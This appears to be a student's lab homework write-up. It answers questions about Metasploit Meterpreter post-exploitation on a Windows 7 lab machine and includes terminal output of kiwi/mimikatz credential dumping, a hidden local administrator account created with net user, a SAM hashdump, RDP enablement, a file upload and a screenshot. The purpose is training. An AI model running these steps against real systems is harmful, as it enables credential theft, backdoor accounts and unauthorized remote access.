QUESTION-5

5. What is the cleartext password of administrator account (kiwi)

Kiwi allows for a variety of credential oriented operations such as finding passwords, dumping passwords in memory and much more. We have provided the loading of the kiwi module by saying load kiwi.

After the installation, the command menu that can be used thanks to kiwi appeared. Here, we have accessed the target machine's (windows 7) information such as username, domain, password using the creds_all command.

```
zeynep@kaliLinux: ~  
File Actions Edit View Help  
meterpreter >  
meterpreter > load kiwi  
Loading extension 'kiwi'...  
##### minikatz 2.2.0 (x64/windows)  
## ^ ## "A La Vie, A L'Amour" - (oe,oe)  
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/minikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
Success.  
meterpreter > creds_all  
[*] Running as SYSTEM  
[*] Retrieving all credentials  
msv credentials  
-----  
Username Domain LM NTLM SHA1  
Zeynep ZEYNEP-WINDOWS dc2aa996794257c17d35d83b6bace175 9d20d872e21d3b32bd940679e1c80cf2 ae6c8bf54195c4fd7ee096648fe19d87f2b5fd41  
  
wdigest credentials  
-----  
Username Domain Password  
(null) (null) (null)  
ZEYNEP-WINDOWS$ WORKGROUP (null)  
Zeynep ZEYNEP-WINDOWS zeynepcetinci  
  
tspkg credentials  
-----  
Username Domain Password  
Zeynep ZEYNEP-WINDOWS zeynepcetinci  
  
kerberos credentials  
-----  
Username Domain Password  
(null) (null) (null)  
Zeynep ZEYNEP-WINDOWS zeynepcetinci  
zeynep-windows$ WORKGROUP (null)
```

→ **username, Domain and PASSWORD**

QUESTION-6

6. Create a new user with your name and add localadmin permission. (Shell)

I made it possible to enter the Command Prompt line of the target machine by typing the shell command on the meterpreter command line.

After writing shell I switched to the shell of windows 7. Later, I created a new user by typing

'net user ZeynepGizem Password1 / add'

command. I used these commands to enable the new user and add localadmin permission:

'net user ZeynepGizem / active: yes'

'net localgroup administrators ZeynepGizem / add'


```
zeynep@kaliLinux: ~  
File Actions Edit View Help  
dispatcher/exploit.rb:222:in `cmd_exploit'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r  
hare/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:476:in `block in run_single'", "/usr/share/metaspl  
spatcher_shell.rb:470:in `each'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:470:in `r  
oit-framework/lib/rex/ui/text/shell.rb:158:in `run'", "/usr/share/metasploit-framework/lib/metasploit/framework/  
", "/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'", "/usr/bin/msfconsol  
meterpreter > shell  
Process 2868 created.  
Channel 2 created.  
Microsoft Windows [Sörüm 6.1.7601]  
Telif Hakk (c) 2009 Microsoft Corporation. Tüm haklar saklıdır.  
  
c:\WINDOWS\system32>net user ZeynepGizem Password1 /add → Create a new user  
net user ZeynepGizem Password1 /add  
Komut başarıyla tamamlandı.  
  
c:\WINDOWS\system32>net user ZeynepGizem /active:yes e more you are able to hear"  
net user ZeynepGizem /active:yes  
Komut başarıyla tamamlandı.  
  
c:\WINDOWS\system32>net localgroup administrators ZeynepGizem /add → add localadmin permission  
net localgroup administrators ZeynepGizem /add  
Komut başarıyla tamamlandı.  
  
c:\WINDOWS\system32>^C  
Terminate channel 2? [y/N] y  
meterpreter > █
```

QUESTION-7

7. Creat a directory with your name and upload a txt file to your target machine. (mkdir, upload)

I created a folder named zeynepgizem on the path / home / zeynep. I created a txt file named zgc.txt into it. Now I will send this this file and the txt file inside it to the target machine.

The screenshot shows two windows from a Kali Linux desktop. On the left is the 'zeynep - File Manager' window, displaying the file system structure under the path '/home/zeynep/'. It shows various folders like Desktop, Documents, Downloads, Music, Pictures, Public, Templates, Videos, and a newly created folder named 'zeynepgizem'. Below these, it lists files: 'cyber.txt', 'eWYwQPuP.jpeg', and 'host.txt'. On the right is a terminal window titled 'zeynep@kaliLinux: ~/zeynepgizem'. The terminal shows the following commands and output:
1. 'pwd' returns '/home/zeynep'.
2. 'mkdir zeynepgizem' successfully creates the directory.
3. 'ls' shows the contents of the current directory, including 'bXAdUqFN.jpeg', 'cyber.txt', 'Documents', 'examples', 'lesson', 'Pictures', 'Public', 'Videos', 'cyber.tar', 'Desktop', 'Downloads', 'host.txt', 'Music', 'ping.txt', 'Templates', and 'zeynepg'.
4. 'cd zeynepgizem' changes the directory to the newly created one.
5. 'touch zgc.txt' creates a new empty text file named 'zgc.txt' in the current directory.
6. The prompt returns to the user, indicating the command was successful.



With the **upload** command, the zgc txt file was uploaded smoothly.

QUESTION-8

8. Dump all SAM database hashes.

The Security Account Manager (SAM) is a database file that stores users' passwords in Windows XP, Windows Vista, Windows 7, 8.1 and 10.

Reveals the SAM database of the other computer with the hashdump command. If he is using Workspace, he saves the passwords in the loot table.

```
zeynep@kaliLinux: ~  
File Actions Edit View Help  
zeynep@kaliLinux: ~ x zeynep@kaliL.../zeynepgizem x zeynep@kaliLinux: ~ x  
meterpreter >  
meterpreter >  
meterpreter > run post/windows/gather/hashdump  
[*] Obtaining the boot key ...  
[*] Calculating the hboot key using SYSKEY e8b2cfe2a9b0dbb2bc14f0115a1c7dbe ...  
[*] Obtaining the user list and keys ...  
[*] Decrypting user keys ...  
[*] Dumping password hints ...  
Zeynep:"isim soyad"  
[*] Dumping password hashes ...  
"the quieter you become, the more you are able to hear"  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Zeynep:1001:aad3b435b51404eeaad3b435b51404ee:9d20d872e21d3b32bd940679e1c80cf2 :::  
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:1fc351646a9f7d996d8815b3f6990919 :::  
ZeynepGizem:1003:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
```

The **ZeynepGizem** you have seen above is the hash command of the new user that we created in the 6th question.

QUESTION-9

9. Enable rdp service of the target machine.(post)

I have enabled the target machine's rdp service using this command.

```
meterpreter >  
meterpreter > run post/windows/manage/enable_rdp OPTION=value  
[*] Enabling Remote Desktop  
[*] RDP is already enabled  
[*] Setting Terminal Services service startup mode  
[*] Terminal Services service is already set to auto  
[*] Opening port in local firewall if necessary  
[*] For cleanup execute Meterpreter resource file: /home/zeynep/.msf4/loot/20210120054333_default_192.168.0.37_host.windows.cle_911998.txt  
meterpreter >
```


QUESTION-10

10. Take screenshot of user working screen of the target machine

I took a screenshot with the **screenshot** command.

